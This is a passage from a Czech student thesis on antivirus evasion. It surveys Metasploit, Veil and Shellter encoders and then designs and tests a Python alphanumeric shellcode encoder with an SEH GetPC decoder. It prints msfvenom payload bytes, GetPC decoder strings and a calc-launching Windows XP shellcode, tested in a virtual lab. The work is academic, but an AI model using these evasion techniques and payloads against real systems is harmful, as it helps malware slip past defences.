buf += "\x54\x44\x6e\x6b\x46\x61\x6e\x30\x4c\x49\x63\x74\x75"
buf += "\x74\x75\x74\x31\x4b\x61\x4b\x53\x51\x46\x39\x51\x4a"
buf += "\x70\x51\x6b\x4f\x69\x70\x31\x4f\x33\x6f\x33\x6a\x4c"
buf += "\x4b\x56\x72\x4a\x4b\x6e\x6d\x73\x6d\x30\x68\x50\x33"
```

Obrázek 2.3: Metasploit – příklad použití msfvenom na vygenerování alfanumerického payloadu

2.1.1.2 Alfanumerický enkodér

Alfanumerický enkodér už byl zmíněný v předchozí kapitole Analýza. *Metasploit Framework* nabízí hned několik způsobů zakódování pomocí tohoto enkodéru [55] – například alfanumerický enkodér s pouze velkými A–Z znaky nebo alfanumerický enkodér s pouze malými znaky a–z. Na obrázku 2.3 je vidět, jak lze pomocí `msfvenom` vygenerovat takový alfanumerický payload. Ovšem, když se podívám podrobněji na prvních pár bytů tohoto vygenerovaného payloadu, tak zjistím, že z prvních 7 bytů jich 6 není alfanumerických. Jak je to možné? Těchto 7 prvních bytů se stará o zjištění absolutní adresy programu v paměti. Poté, co je hodnota adresy programu v paměti zjištěna, je uložena do registru a tento registr je posléze používán k dopočítávání relativních offsetů. Existuje samozřejmě postup, jak těchto prvních 7 bytů nahradit čistě alfanumerickými. Tento způsob je zmíněn v kapitole Návrh. A pak získám čistě alfanumerický payload.

2.1.1.3 Single Byte XOR Countdown

Tento enkodér dekóduje zakódovanou část od konce, pomocí operace XOR, byte po bytu. Používá délku zbývajícího payloadu jako klíč enkodéru. Díky tomu dekodér nemusí obsahovat statické informace o klíči a je tudíž menší [56].

2.2 Veil Framework

Druhým nejznámějším frameworkem je Veil. Má podobné vlastnosti jako Metasploit. Skládá se z různých modulů a také obsahuje různé, již předpřipravené payloady v různých jazycích – například C, Ruby nebo Python. Mimo to Veil umí pracovat i s payloady vygenerované pomocí Metasploitu. Tento framework je mnohem novější než Metasploit a také dle mého názoru není tak známý. Je dělaný především pro penetrační testování.

Nejdříve rozeberu Veil ve verzi 2, který se skládá z následujících částí [57]:

- Veil-Evasion – zabývá se způsobem, jak obejít antivirový program. Umí vygenerovat takové payloady, které obejdou antivirový program, využívá msfvenom.
- Veil-Catapult – po vygenerování škodlivého kódu se stará o jeho doručení na zařízení oběti.
- Veil-PowerView – skripty v PowerShellu určené pro exploitaci.
- Veil-Pillage – post exploitace, nahrazuje Veil-Catapult, tudíž přebírá i jeho funkce.
- Veil-Ordnance – nástroj pro generování shellcodu.

Poté došlo ke změně tohoto frameworku, a ve verzi 3.0 se některé moduly sjednotily, případně staly samostatnou aplikací. A proto Veil-Framework 3.0 obsahuje již jen dva následující moduly [57]:


- Ordnance
- Evasion

Sjednocuje předchozí samostatné nástroje Evasion, Ordnance, Catapult a Pillage. PowerView zůstává jako samostatná aplikace. Veil 3.0 je naprogramován v jazyce Python 3.

Samotný Veil není předinstalovaný na systému Kali Linux, proto je nejdříve nutné si ho nainstalovat pomocí příkazu `apt-get install veil`. Poté lze spustit příkazem `veil`. Veil ke svému správnému fungování potřebuje Wine a Python. Na obrázku 2.4 je vidět okno, které se zobrazí po spuštění. Poté si lze vybrat jeden ze dvou zmíněných modulů – Ordnance nebo Evasion.

2.2.1 Ordnance

Ordnance obsahuje již předpřipravené payloady – reverse tcp, reverse http, reverse https, reverse tcp dns, reverse tcp all ports, bind tcp. Dále také zahrnuje jeden enkodér, který lze použít na zbavení se špatných znaků [58].



Obrázek 2.4: Veil – okno, které se zobrazí po spuštění


2.2.2 Evasion

Veil-Evasion je nástroj na vytváření payloadů, které se dokáží vyhnout detekci antivirovým programem. Evasion dokáže převést shellcode na spustitelný soubor.

2.3 Shellter

Posledním softwarem na obcházení antivirového programu, který zde zmíním, je Shellter. Shellter krom klasické verze nabízí také placenou verzi Shellter Pro, která obsahuje prémiové funkce – podpora pro větší payloady, lepší enkodér. Oproti Veilu a Metasploitu je Shellter uzavřený a jeho zdrojové kódy nejsou veřejné. Shellter je program, který umí injektovat shellcode do spustitelného souboru. Mimo jiné může být použit na injektování škodlivého shellcodu do nativních Windows aplikací. Ovšem podporuje pouze 32 bitové aplikace. Uživatel může použít svůj vlastní shellcode nebo shellcode vygenerovaný třeba Metasploitem [59]. Dále je Shellter také kompatibilní s enkodéry Metasploitu.

Výhodou Shellteru je, že je kompatibilní s Windows i s Linuxem. Shellter lze nainstalovat na Kali Linuxu pomocí příkazu `apt-get install shellter`. Po instalaci se Shellter spouští příkazem `shellter`. Vzhledem k tomu, že shellter je spustitelný soubor soubor pro Windows, tak je k jeho spuštění na Linuxu potřeba program Wine. Po spuštění se otevře nové okno, které lze vidět na obrázku 2.5.



Obrázek 2.5: Shellter – okno, které se zobrazí po spuštění

Dále Shellter nabízí i pár dopředu připravených payloadů, které mohou být využity například pro penetrační testování. Například `meterpreter reverse tcp` nebo `shell bind tcp` [59].

2.3.1 Shellter enkodér

Shellter nabízí svůj vlastní dynamický enkodér. Používá k zakódování náhodně vygenerovanou sekvenci instrukcí XOR, ADD, SUB, NOT. Na základě této sekvence následně vygeneruje dekodér. Navíc je také možné si zvolit vlastní sekvenci místo té náhodně vygenerované.

Kapitola 3

Návrh

V této kapitole se věnuji návrhu aplikace pro příkazovou řádku, jejímž úkolem je zakódovat škodlivý kód alfanumerickým enkodérem. Uživatel si předem připraví svůj škodlivý kód, který do aplikace načte buď ze souboru anebo z příkazové řádky. Výstupem aplikace je zakódovaný škodlivý kód vybraným enkodérem, který bude buď uložen do souboru nebo vypsán na příkazovou řádku. Aplikace bude implementována v programovacím jazyce Python, protože výhodou tohoto programovacího jazyka je, že je přenositelný. Tudíž aplikace bude fungovat, jak na operačním systému Windows, tak na operačním systému Linux. Tato aplikace cílí především na bezpečnostní experty a penetrační testery, kteří mohou pomocí této aplikace testovat různé shellcody a pomocí nich testovat například, zda-li je aplikace zranitelná na útoky typu *buffer overflow*. Výsledný zakódovaný payload, který je výstupem aplikace, cílí na platformu Windows. Důvody k výběru Windows byly zmíněné v kapitole Analýza.

Dále jsem také chtěla implementovat metodu Shikata ga nai. Tato metoda, ale implementována není, a to z toho důvodu, že jsem k této metodě nalezla pouze jediný zdroj využitelný při implementaci. Tím zdrojem je veřejně dostupný zdrojový kód frameworku Metasploit. Tento kód je napsán v Ruby a využívá specifické knihovny, které jsou jen v Ruby. Ostatní zdroje rozebírají tuto metodu velice povrchně a spíše se zabývají způsoby, jak detekovat kód zakódovaný touto metodou.

3.1 Použité technologie

Jako první bylo třeba si zvolit programovací jazyk, v kterém bude aplikace implementována. Existuje celá řada programovacích jazyků, ve kterých lze psát programy pro příkazovou řádku – jako příklad uvedu Python, C, C++, Java nebo C#. Z těchto zmíněných jazyků ovládám Python, C a C++. Psát aplikaci v čistém C není důvod, akorát bych si tím řadu věcí komplikovala. Proto jsem se nakonec rozhodovala mezi Pythonem a C++. Ke své implementaci ne-

potřebuji využívat žádné speciální knihovny, tudíž to neovlivňuje můj výběr. Výhodou jazyka C++ je, že je oproti Pythonu rychlejší, tudíž se hodí spíše pro výkonově náročnější aplikace. Zatímco výhodou Pythonu zase je, že pro něj existuje celá řada knihoven usnadňující práci a je z mého pohledu jednodušší na rychlý vývoj aplikací. Vzhledem k tomu, že moje aplikace není náročná na výkon a nepotřebuje být extrémně rychlá, jsem se rozhodla pro Python.

3.1.1 Python

Pro implementaci jsem zvolila programovací jazyk Python. Python je vysokoúrovňový programovací jazyk. Je v něm napsán například i Shellter a Veil – programy zmíněné v kapitole *Rešerše existujících metod k zakódování škodlivých kódů*. Ačkoliv je Python pomalejší (u jednoduchých aplikací se to téměř neprojeví), než C++, tak je v něm zase snazší a rychlejší vyvíjet. Tudíž se hodí pro mou aplikaci, která není nijak zvlášť závislá na výkonu a rychlosti. Existují dvě verze Pythonu, které nejsou vzájemně kompatibilní, starší, ale stále hojně využívaný Python 2 a novější Python 3. Rozhodla jsem se pro Python 3, protože nepotřebuji žádnou speciální knihovnu, která je napsaná pouze pro Python 2 a proto není důvod používat starší verzi. Konkrétně jsem zvolila Python ve verzi 3.5.

3.2 Vstupy aplikace

Aplikace je navržena tak, že existuje více způsobů, jak do ní zadat shellcode. První možností je zadat název binárního souboru, který obsahuje shellcode. Druhým způsobem je zadat při spuštění aplikace argument `-i <format>`, po spuštění bude uživatel dotázán na shellcode. A třetím způsobem je spustit aplikaci s argumentem `-p` a zadat shellcode po spuštění aplikace pomocí příkazu `shellcode`. Podrobněji jsou tyto způsoby popsány v příloze v manuálu aplikace.

Shellcody, které jsou do aplikace zadávány na příkazové řádce, mohou být v různých formátech. Aplikace dokáže zpracovat následující formáty. Vždy předpokládá, že shellcode je zadán v šestnáctkové soustavě:

- `\x56 \xA4 \x56`
- `56 A4 56`
- `56A456`

Dále si uživatel volí způsob, jakým chce dostat výsledek. A to pomocí argumentů a nebo příkazů zadaných už do spuštěné aplikace.

3.3 Výstupy aplikace

Podobně jako u vstupů, i u výstupů si uživatel může vybrat v jakém formátu bude výsledný shellcode a zda a jak bude vypsán na příkazovou řádku, či bude zapsán binárně do souboru. Možné formáty pro výpis na příkazovou řádku jsou stejné jako u vstupů aplikace. A navíc jsou přidány ještě dva formáty – formát pro jazyk C a formát pro Python.

3.4 Alfanumerický enkodér

Výsledný škodlivý soubor bude obsahovat dekodér a zakódovaný původní škodlivý kód. Aby dekodér mohl dekódovat zakódovanou část, tak musí vědět, kde tento kód leží v paměti. K získání této adresy se používá kód nazvaný `GetPC`. PC znamená *program counter*, též často nazýván IP (instruction pointer). V registru EIP je uložen ukazatel na aktuálně prováděnou instrukci.

GetPC se používá v kódech, které se potřebují odkazovat sami na sebe. A to potřebují například kódy, které se samy dekódují nebo samy modifikují. Jelikož alfanumerický kód je kód, který se sám modifikuje, bude potřebovat GetPC kód, a to ještě navíc alfanumerický.


Pro alfanumerický GetPC kód je důležité, na jakou platformu cílí výsledný škodlivý kód. Na Windows lze využít SEH GetPC (Structured Exception Handlers). Potom, co dojde k získání adresy kódu v paměti je třeba si jí uložit do registru.

Existují i další způsoby, jak získat adresu lokace programu v paměti, například pomocí `fnstenv` FPU instrukce. Tuto metodu využívá Shikata ga nai, pro alfanumerický shellcode se nehodí, protože se neskládá z alfanumerických znaků.

3.4.1 Enkodér

Cílem je vzít nějaký shellcode a vytvořit z něj shellcode složený pouze z alfanumerických znaků. K tomuto použiji Weverovo kódovací schéma [60], znázorněné na obrázku 3.1. A a B jsou dohromady jeden byte. Tudíž A reprezentuje 4 bity stejně jako B zbylé 4 bity. Nejdříve najdu takové E, které bude dohromady s F dávat alfanumerický znak. Potom vezmu toto E a udělám XOR s A a výsledek uložím do D. Nakonec najdu C stejným způsobem jako jsem hledala E. V mém enkodéru hledám C i E hrubou silou.

Ukončovací znak – dekodér musí nějak poznat, že je u posledního znaku zakódovaného kódu a že má skončit s dekódováním. K tomuto využiji znak A, který se použije pouze jednou, a to na konci zakódovaného kódu. A bude signálem pro dekodér.



Obrázek 3.1: Weverovo kódovací schéma

3.4.2 Dekodér

Poté, co zakóduji shellcode, je potřeba před něj dát ještě dekodér. Což jsou instrukce v assembleru, které se po spuštění programu spustí jako první a dekódují zakódovanou část. To znamená, že kód se za běhu sám mění, přepisuje zakódovanou část, tou dekódovanou a poté se tato dekódovaná část začne provádět. K tomu je potřeba, aby paměť, kde leží kód, měla práva ke čtení, zapisování a i spouštění, navíc jak již bylo zmíněno, je třeba znát lokaci programu v paměti. Tento dekodér se skládá z následujících několika částí:

- SEH GetPC
- příprava registrů
- dekódovací smyčka

Jak již bylo zmíněno, první část *SEH GetPC* využívá Structured Exception Handlers k získání adresy lokace programu v paměti (*base address*). Když ve Windows nastane v nějakém programu výjimka, tak Windows vygeneruje záznam o této výjimce, mimo jiné v tomto záznamu je hodnota program counteru

(PC) ve chvíli, kdy k výjimce došlo. Informace, které Windows vygenerovaly jsou uloženy na zásobníku a program se k nim může dostat pomocí vlastního zpracování výjimky [48]. Následující kroky jsou třeba k získání base adresy:

- zaregistrovat vlastní zpracování výjimky
- vyvolat výjimku
- pomocí nového SEH získat místo, kde byla výjimka vyvolána
- poté pokračovat ve vykonávání kódu za výjimkou

Druhá část dekodéru připravuje hodnoty v registrech pro další použití. Třetí částí je *dekódovací smyčka*, ta se zabývá samotným dekódováním zakódovaného kódu. K tomu využívá především instrukci `imul` a pak také instrukci `xor`, která se používá především z důvodu vyhnutí se různým ne alfanumerickým instrukcím. Instrukce `imul` je využívána k posunutí bytu o 4 bity doleva, což se hodí vzhledem ke způsobu zakódování.

Windows SEH je Structured Exception Handler, stará se o odchytávání výjimek. Asi všichni znají známé dialogové okno, které vyskočí, když program nefunguje tak, jak má a nabídne odeslání chyby Microsoftu.

3.5 Případy užití

Uživatel, který bude chtít tuto aplikaci využít, by měl mít připraven vlastní shellcode. Ačkoliv v aplikaci je připraven shellcode, který může uživatel využít v případě, pokud nemá vlastní. Ale slouží pouze pro testovací účely. Dále zde zmíním několik případů využití této aplikace:

- skrývání pravého obsahu shellcodu
- posílání shellcodu v textové podobě (tak, že půjde například jednoduše poslat emailem)

3.6 Struktura navržené aplikace

Aplikace se skládá z následujících funkcí:

- `argumenty()` – tato funkce se stará a zpracování argumentů aplikace
- `zakodovat_shellcode()` – tato funkce zakódovává shellcode alfanumerickým enkodérem
- `dekodovat_vstup()` – tato funkce zpracuje vstup, který může být v různých formátech

- `soubor_vystup()` – tato funkce uloží zakódovaný shellcode do souboru
- `text_vystup()` – tato funkce vypíše zakódovaný shellcode ve zvoleném formátu

Kapitola 4

Realizace


Tato kapitola se zabývá realizací aplikace pro příkazovou řádku, která zakóduje škodlivý kód alfanumerickým enkodérem. Výsledná aplikace pro příkazovou řádku je napsána v jazyce Python, tudíž je přenositelná. To znamená, že si ji uživatelé mohou spouštět, jak na operačním systému Windows, tak na operačním systému Linux. Aplikace je realizována dle předchozí kapitoly Návrh 3. Nejdříve popisuji prostředí, ve kterém byla aplikace vyvíjena, pak se zaměřuji na její hlavní část – a to alfanumerický enkodér. Nakonec popisuji testování s různými vstupy.

4.1 Vývojové prostředí a jazyk

Pro vývoj této aplikace využívám editor *Visual Studio Code*, který je dostupný zdarma ke stažení zde [61]. Je to editor vyvinutý společností Microsoft a skvěle se hodí právě pro menší projekty. Jako programovací jazyk jsem si zvolila Python ve verzi 3.5, který je dostupný zde [62]. Ovšem ke spouštění aplikace využívám program na operačním systému Windows, a to *Bash on Ubuntu on Windows* – což je Linux spouštěný pod Windows. Na který lze Python nainstalovat pomocí příkazu `sudo apt-get install python3`. Tudíž svoji aplikaci i testuji na operačním systému Linux.

4.2 Testovací prostředí

Pro představu popíši, jak vypadá testovací prostředí, více je o tom v kapitole Testování. Výsledné zakódované shellcody spouštím ve virtuálním prostředí s Windows XP. Při testování payloadu s meterpreterem využívám ještě navíc virtuální stroj s Kali Linuxem. Tento payload spadá do kategorie trojský kůň. Pro testovací účely ještě navíc využívám druhý virtuální stroj (s identickými Windows XP), na kterém je nainstalovaný antivirový program. Prostředí je zobrazeno na obrázku 4.1.



Obrázek 4.1: Testovací prostředí, všechny počítače jsou ve stejné síti (10.10.10.1/24)

4.3 Alfanumerický enkodér

Samotný enkodér je implementován dle předchozí kapitoly. Využívá Weverovo kódovací schéma k zakódování shellcodu tak, aby byl alfanumerický. Další důležitou součástí tohoto enkodéru je dekodér. Ten se v tomto případě skládá z několika částí a byl i důvodem proč můj program nejdříve nefungoval a bylo potřeba ho opravit. O tom se zmiňuji v sekci *Otestování aplikace a vyladění problémů*.

4.3.1 Původní dekodér

První částí dekodéru je SEH GetPC. Tato část se stará z získání adresy lokace programu v paměti. Využila jsem následující kód 3 odtud [63]. Tento kód využívá SEH adresu. SEH se na operačních systémech Windows využívá k zacházení s výjimkami. Aby bylo možné využít SEH k získání adresy programu v paměti, je třeba nejdříve vyvolat výjimku a poté jí odchytit. Konkrétně následující kód využívá instrukci `fs` k získání aktuální SEH adresy a přepsání jí novou adresou.

```
getpc = "VTX630VXH49HHHPhYAAQhZYY" +\
        "YYAAQQDDDd36FFFFTXVjOPPT" +\
        "UPPa301089"
```

Listing 3: GetPC

4.3.2 Opravený dekodér

Jak se později ukázalo, tak kód zmíněný v předchozím odstavci nefunguje na Windows XP, a proto jsem musela použít jiný. Konkrétně tento 4. Podrobněji je otestování dekodéru rozebráno v sekci *Otestování aplikace a vyladění problémů*. Starý dekodér pravděpodobně nefungoval z toho důvodu, že ve Windows XP přibyly prvky ochrany SEH, které se nyní musejí navíc obejít. Využila jsem SEH GetPC odtud [64].

```
getpc = "VTX630VXH49HHHPhYAAQhZYY" +\
        "YYAAQQDDDVd36FFFFX4840TY" +\
        "VPQQTUQAQa3010d39d1989"
```

Listing 4: GetPC

4.3.3 Kódovací část

Kódovací část je implementována dle Weverova schématu na obrázku 3.1 v předchozí kapitole. Nejdříve rozdělím byte na dvě poloviny, ke kterým následně hledám ke každé zvlášť druhou polovinu tak, aby tyto části dohromady dávaly alfanumerický znak. V obou dvou případech považuji za dané čtyři nejméně významné bity a hledám čtyři nejvýznamnější bity. K tomuto hledání využívám vylepšený bruteforce, který se zakládá na vlastnostech binární reprezentace alfanumerických ASCII znaků. Jak si lze všimnou na obrázku 4.2, pokud znám čtyři nejméně významné bity, tak existuje pouze pět možností, jak doplnit zbylé čtyři bity tak, aby výsledný byte byl alfanumerický. K tomuto využívám ve své aplikaci funkci `random.randint()` z knihovny `random`, pomocí které vždy náhodně vyberu jednu možnost z pěti a následně otestuji jestli výsledek je alfanumerický. Pokud není, zkusím vybrat nějakou jinou možnost, a to do té doby než se mi podaří najít takovou možnost, že celý byte je alfanumerický. Ze zmíněného obrázku i vyplývá, že tento způsob má vždy řešení.

4.4 Otestování aplikace a vyladění problémů

Po naprogramování aplikace jsem se pustila do testování. To se neobešlo bez problému. Rozhodla jsem se, že k otestování své aplikace, si vyberu nějaký jednoduchý shellcode, na kterém půjde snadno vyzkoušet funkčnost implementovaného enkodéru. Proto jsem si nakonec zvolila tento shellcode 5 z Githubu, konkrétně odtud [65]. Je to shellcode, který na Windows XP spustí pomocí příkazově řádky obyčejnou kalkulačku. Kalkulačka je vybrána z toho důvodu, že jí obsahují snad všechny verze operačního systému Windows už v základu. Na obrázku 4.3 je kalkulačka znázorněná. Moje aplikace tento shellcode do-

0	0011 0000
1	0011 0001
2	0011 0010
3	0011 0011
4	0011 0100
5	0011 0101
6	0011 0110
7	0011 0111
8	0011 1000
9	0011 1001

a	0110 0001
b	0110 0010
c	0110 0011
d	0110 0100
e	0110 0101
f	0110 0110
g	0110 0111
h	0110 1000
i	0110 1001
j	0110 1010
k	0110 1011
l	0110 1100
m	0110 1101
n	0110 1110
o	0110 1111

p	0111 0000
q	0111 0001
r	0111 0010
s	0111 0011
t	0111 0100
u	0111 0101
v	0111 0110
w	0111 0111
x	0111 1000
y	0111 1001
z	0111 1010

A	0100 0001
B	0100 0010
C	0100 0011
D	0100 0100
E	0100 0101
F	0100 0110
G	0100 0111
H	0100 1000
I	0100 1001
J	0100 1010
K	0100 1011
L	0100 1100
M	0100 1101
N	0100 1110
O	0100 1111

P	0101 0000
Q	0101 0001
R	0101 0010
S	0101 0011
T	0101 0100
U	0101 0101
V	0101 0110
W	0101 0111
X	0101 1000
Y	0101 1001
Z	0101 1010

ASCII TABULKA V BINÁRNÍ SOUSTAVĚ


Obrázek 4.2: ASCII tabulka v binární soustavě, rozdělená dle 4 nejvýznamnějších bitů

stala jako vstup. Výstup jsem si nechala uložit do souboru. Následně jsem z tohoto shellcodu vyrobila EXE soubor pomocí této aplikace [66].

```
shellcode = \
"\x31\xd2\x52\x68\x63\x61\x6c\x63\x54\x59\x52\x51\x64" +\
"\x8b\x72\x30\x8b\x76\x0c\x8b\x76\x0c\xad\x8b\x30\x8b" +\
"\x01\xfe\x8b\x54\x1f\x24\x0f\xb7\x2c\x17\x42\x42\xad" +\
"\x81\x3c\x07\x57\x69\x6e\x45\x75\xf0\x8b\x74\x1f\x1c" +\
"\x01\xfe\x03\x3c\xae\xff\xd7"
```

Listing 5: Shellcode, který spouští kalkulačku na Windows XP [65]

Následně jsem tento EXE soubor zkusila spustit na virtuálních Windows XP. Což se bohužel nepovedlo. Po kliknutí na aplikaci nedojde ke spouštění kalkulačky. Teoreticky by měl dekodér dekódovat zakódovaný shellcode a ten by se měl následně provést. Ke zjištění, kde se může nacházet problém, jsem zkusila spustit program v debuggeru. Konkrétně v programu *OllyDbg*, který je dostupný zde [67]. Na obrázku 4.4 lze vidět na jaké instrukci se program



Obrázek 4.3: Kalkulačka na Windows XP spouštěná zmíněným shellcode

zastaví a proč neproběhne dál. Zde vidím, že aplikace spadne v místě, kde dochází k získaní adresy lokace programu v paměti pomocí SEH.


Tím se vyvrací mé první podezření, že by problém mohla způsobovat ochrana paměti, která nedovoluje na jedno místo v paměti nejdříve zapisovat a poté z téže místa instrukce i vykonávat. Pro jistotu si ještě ověřím, že je opravdu vypnutý DEP. Jak bylo znázorněno na obrázku 1.7, na kterém je znázorněna struktura EXE souboru. Každá sekce EXE souboru má nastavená určitá práva, obvykle taková, že v místě, kam program zapisuje, nelze instrukce vykonávat a naopak. Když si mojí aplikaci otevřu v PE file exploreru, tak se lze 